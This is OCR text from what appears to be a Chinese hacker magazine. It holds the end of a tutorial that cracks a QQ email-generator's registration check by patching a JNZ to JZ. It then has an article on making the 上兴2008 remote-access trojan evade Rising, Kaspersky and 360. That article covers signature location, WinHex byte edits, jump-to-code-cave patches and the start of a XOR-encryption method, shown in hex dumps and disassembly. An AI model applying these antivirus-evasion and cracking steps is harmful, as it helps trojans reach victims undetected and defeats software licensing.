


图5




图6

下面继续破解功能限制，使用OD重新载入脱壳后的程序，按F9运行，程序运行后输入号码，不要点确定，在OD中按F12暂停，然后点K，同样参见上图4，在新窗口中选择**0012EF34　004497BD　? MSVBVM60.rtcMsgBox 注册破解.004497B7　0012EF30**，鼠标双击后来到了**004497B7　.　FF15 98104000　call dword ptr ds:[<&MSVBVM60.#595>]　;　MSVBVM60.rtcMsgBox**处，往上不远就会看到：

```
00449755    .  E8 56A7FFFF    call 注册破解.00443EB0
0044975A    .  66:85C0        test ax,ax
0044975D    .  0F85 E1000000  jnz 注册破解.00449844
```

程序运行到0044975A时会作出判断，如果是注册版本跳转就会实现，程序会跳过**0012EF34　004497BD　? MSVBVM60.rtcMsgBox　注册破解.004497B7　0012EF30**，如果是没有按照作者设计的流程注册，那么这个跳转就不会实现，验证方法与注册破解部分基本相同，这里就不再重复了，直接爆破**0044975D　.　0F85 E1000000　jnz 注册破解.00449844**，直接将JNZ修改为JZ，保存文件为“限制破解.exe”，运行后就可以发现功能限制已经破解了，如图7。




图7




图8

因为水平有限，并没有达到完美破解的地步，只是解除了功能限制，虽然任意输入注册码都会提示注册成功，但是在“帮助”—“联系”里仍然显示的是未注册，如图8。不过这已经不影响我们的使用了，因为已经没有任何功能的限制了。

最后我打算对这个软件DIY一下，本打算使用EXESCOPE对其进行资源修改，但是载入后发现资源里只有两张图片，换了几个资源修改工具也都是如此，想要放弃的时候，又在生成器的安装目录发现了一个有趣的地方，在Language文件夹里有个QQEmail_SC.ini文件，修改文件里的文字，程序的界面就会相应的改变，图9就是我做的修改，另外我还发现QQEmail.ini也可以修改，例如我们想生成163的邮箱，就可以添加“163.com=”，喜欢修改的读者直接编辑这两个文件里的内容就行了。




图9

（本文所涉及到的QQEmail生成器以及提取的代码已收录到光盘中）

文章难易度：★★★
文章阅读点：对上兴2008木马进行免杀处理，过瑞星和卡巴

上兴2008也免杀

xiao 0440

一、上兴2008简介

对于上兴远程控制软件，相信许多小菜都用过吧，最近上兴2008 SP3版本也公发了出来，这次它使用了全新的代码，加入了过主动防御功能，而且也没有以前那么多的特征码了，程序界面如图1所示。打开“文件”－“配置服务端”，我们可以看到里面增加了过主动防御的选项，关于如何配置木马服务端我就不介绍了，大家可以翻看一下以前的杂志。需要注意的是，我们一定要把服务名称、安装路径、安装名称等默认信息更改掉，这样可以避免不必要的损失，而且这样做实际上也可以用来过360安全卫士，因为360安全卫士就是依靠路径名来进行查杀的。




图1

二、上兴免杀

配置好并生成木马服务端后自然就是要进行免杀了，我按照自己的习惯先把配置好的木马放在虚拟机下运行，看看会不会出现什么不上线、功能缺失的情况，还好可以稳定的上线。接下来我们就使用MYCCL进行特征码定位吧，我制作免杀一般只是过瑞星和卡巴，毕竟国内大多数人使用的都是这两个。经过定位，得出的特征码是瑞星－－－0009050E_00000001，卡巴－－－0009A396_00000001。

先来免杀瑞星，打开WINHEX，把木马拖到里面，按住ALT+G，把9050E输进去，来到了如图2所示的地方，竟然是一处空白，那我们就再去OD里看看吧，但是我把这里的FF填充为零，然后保存为另一个文件，再用瑞星查杀的时候，就发现已经不查杀了，可以确定这里就是特征码（因为有时候MYCCL定位的不准）。

```
000904F0  E9 CC 41 00 00 8D 8D 14  7C FF FF 8B 45 F8 8B 00  樘A..崌.|    媂鸥
00090500  BA 01 00 00 00 8B 18 FF  53 0C 8B 85 14 7C FF FF  ?...?  S.媴.|
00090510  BA C8 53 49 00 E8 1E 3E  F7 FF 0F 85 50 01 00 00  嗋SI.?>?.匬...
00090520  33 D2 55 68 59 12 49 00  64 FF 32 64 89 22 8D 4D  3襏hY.I.d 2d?峂
```

图2

打开OC把地址转换为内存地址，得到的是0049110E，使用OD载入后，来到了如图3所示的地方，就使用跳转法吧，我们在下面找到一处空白地址，比如是004997D4，先把它记下来不要急着去改，我们得先确定这段地址可不可以使用，有些人就是没有验证空白地址是否可以使用就直接去处理，结果好不容易写完代码保存时却提示说无法定位。好了，我们先选中要修改的大段地址，点鼠标右键，选择“二进制”－“NOP填充”，然后再点右键，选择“复制到可执行文件”－“选择”或者是“所有修改”，选择所有修改的话会弹出一个对话框，如图4，如果四个按钮都可以点（或者是没有灰色按钮）就说明是可修改的。而如果点击“选择”后弹出了保存对方框，就说明是可以修改的，如图5。

```
00491105  8B18           mov   ebx, [eax]
00491107  FF53 0C        call  [ebx+C]
0049110A  8B85 147CFFFF  mov   eax, [ebp+FFFF7C14]
00491110  BA C8534900    mov   edx, 004953C8         ASCII "009"
00491115  E8 1E3EF7FF    call  00404F38
```

图3




图4

```
00098BD4  90  nop
00098BD5  90  nop
00098BD6  90  nop
00098BD7  90  nop
00098BD8  90  nop
00098BD9  90  nop
00098BDA  90  nop
00098BDB  90  nop
00098BDC  90  nop
00098BDD  90  nop
00098BDE  90  nop
00098BDF  90  nop
00098BE0  90  nop
00098BE1  90  nop
00098BE2  90  nop
00098BE3  90  nop
00098BE4  90  nop
00098BE5  90  nop
00098BE6  90  nop
00098BE7  90  nop
```

图5

验证完后我们返回右键选中段，点撤销所选处修改，然后我们再返回到特征码处，点右键选特征码，先把它复制到剪切板，然后再选择“二进制”－“用NOP填充”，在上句代码的连接处写上跳到到刚才那个空白地址，这里就是“JMP 004997D4”，然后记下下一段地址，这里是00491110，再来到刚才那个空白处，写上“mov eax，[ebp+FFFF7C14]”这句代码，大家是不是发现不能写上啊，不能死搬照抄，应该写上“mov eax，[ebp+0FFFF7C14]”，加0就是针对这种情况的，然后我们再写上跳回00491110，如图6。这样就修改好瑞星的特征码了，保存后放到虚拟机里进行测试，可以上线并且瑞星也不会查杀了。可能有小菜会问瑞星的主动会不会拦截，当载入OD时不提示，也就说明瑞星没有在这上面定位主动代码，当然现在是没有，说不准以后就会有了。

```
004997D2  .  0000          add   [eax], al
004997D4     8B85 147CFFFF mov   eax, [ebp+FFFF7C14]
004997DA  ^  E9 3179FFFF   jmp   00491110
```

图6

我们再来使用WINHEX跳到卡巴特征码0009A396处，我们发现是个J，如图7，第一反应就是将其改成小的j，更改后发现过了卡巴，但是测试时却出错了，如图8。那么我们到内存地址里去看看，使用OC转换后的地址是0049B796，使用OD载人程序后跳到了如图9所示的地方，使用跳转法改一下，发现仍然出错。接着我又试了一下加花改头，还是被查杀，我又试着用软件对这句话加密，也出错了，看来这句代码非常顽强啊！正在回想以前的N种免杀方法时，突然有个朋友问我异或算法，我就问它这是什么，怎么没有听说过，他给了我一个链接，我打

开上去看了一眼就知道是特征码加密，好象以前知道这种方法但不知道它叫异或算法，这种方法比较难，太麻烦了，所以很少人使用，那么今天我就来用用看。

```
0009A390  54 33 47 00 6C 2F 4A 00  2C 3A 47 00 64 33 47 00  T3G.l/J.,:G.d3G.
0009A3A0  70 2F 4A 00 38 3A 47 00  74 33 47 00 74 2F 4A 00  p/J.8:G.t3G.t/J.
```

图7




图8

```
0049B791   3347 00    xor   eax, [edi]
0049B794   6C         ins   byte ptr es:[edi], dx
0049B795   2F         das
0049B796   4A         dec   edx
0049B797   002C3A     add   [edx+edi], ch
0049B79A   47         inc   edi
```

图9

先简单解释一下异或算法最核心的加密算法和流程以及原理，它其实就是使用某一句语言对特征码进行加密，就用那个链接里的加密语句解释一下吧 xor eax,11111111，之所以叫异或算法是因为XOR叫异或，它的意思就是将两句话进行对比，相同为0，不同则为1（这里是二进制），我们举个例子 **XOR EAX 11111111**（EAX里是01010101），则它将与11111111对比得出结果是10101010，如果我们再进行异或，**XOR EAX 11111111**（EAX里是上次的结果，即10101010），则又得出了01010101，也就是又回到了原来的代码。这样我们的思路就有了，先把特征码进行异或，得出另一个结果也就是异或过的，这样就跟原来的不同了，再把特征码改成加密过的，这时候特征码已经变了，自然也就免杀了，然后我们添加一个异或代码在程序里，只要程序运行就又把加密过的代码改了回来，程序也就可以正常运行了。这就是整个思路，整个异或算法的代码如图10所示，我已经做了详细的注释。

